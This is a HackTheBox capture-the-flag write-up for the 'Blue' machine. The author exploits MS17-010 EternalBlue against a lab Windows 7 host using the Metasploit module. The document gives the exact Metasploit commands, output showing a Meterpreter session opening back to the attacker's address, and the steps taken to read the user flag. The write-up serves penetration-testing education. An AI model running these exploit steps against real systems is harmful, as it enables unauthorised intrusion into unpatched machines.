HackTheBox
Blue Write-Up

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
https://www.hackthebox.com/machines/blue

Contents


Overview


Blue, while possibly the most simple machine on Hack The Box, demonstrates the severity of the EternalBlue exploit, which has been used in multiple large-scale ransomware and crypto-mining attacks since it was leaked publicly.

First we scan the target with an Nmap scan with no flags to see what is open:



Another scan with the -sVC flags yields results showing that Windows 7 is running.





We can now utilize Eternal Blue through Metasploit.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set LHOST 10.10.14.2
LHOST => 10.10.14.2
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOST 10.129.230.247
RHOST => 10.129.230.247
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> exploit
```

```
[+] 10.129.230.247:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.129.230.247:445 - Sending egg to corrupted connection.
[*] 10.129.230.247:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.129.230.247
[*] Meterpreter session 1 opened (10.10.14.2:4444 -> 10.129.230.247:49158) at 2024-04-09 01:51:14 +0100
[+] 10.129.230.247:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.230.247:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.230.247:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

(Meterpreter 1)(C:\Windows\system32) >
```

```
(Meterpreter 1)(C:\Users) > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2017-07-21 07:56:36 +0100  Administrator
040777/rwxrwxrwx  0     dir   2009-07-14 06:08:56 +0100  All Users
040555/r-xr-xr-x  8192  dir   2009-07-14 08:07:31 +0100  Default
040777/rwxrwxrwx  0     dir   2009-07-14 06:08:56 +0100  Default User
040555/r-xr-xr-x  4096  dir   2011-04-12 08:51:29 +0100  Public
100666/rw-rw-rw-  174   fil   2009-07-14 05:54:24 +0100  desktop.ini
040777/rwxrwxrwx  8192  dir   2017-07-14 14:45:53 +0100  haris
```


CD to the user “haris” and then to the Desktop and we have the user.txt flag.

```
(Meterpreter 1)(C:\Users\haris\Desktop) > ls
Listing: C:\Users\haris\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-15 08:58:32 +0100  desktop.ini
100444/r--r--r--  34    fil   2024-04-09 01:24:33 +0100  user.txt

(Meterpreter 1)(C:\Users\haris\Desktop) > cat user.txt
[redacted]
```

Now for the root flag, which was in the Administrator user’s Desktop:



Looking back at the overview this appears to be the easiest room on HTB, nonetheless, we got the flag!

Conclusion/Pondering Thoughts

Once I realized that this was an Eternal Blue Vulnerability, it was quite an easy room, however, it notably teaches the importance of upgrading your software!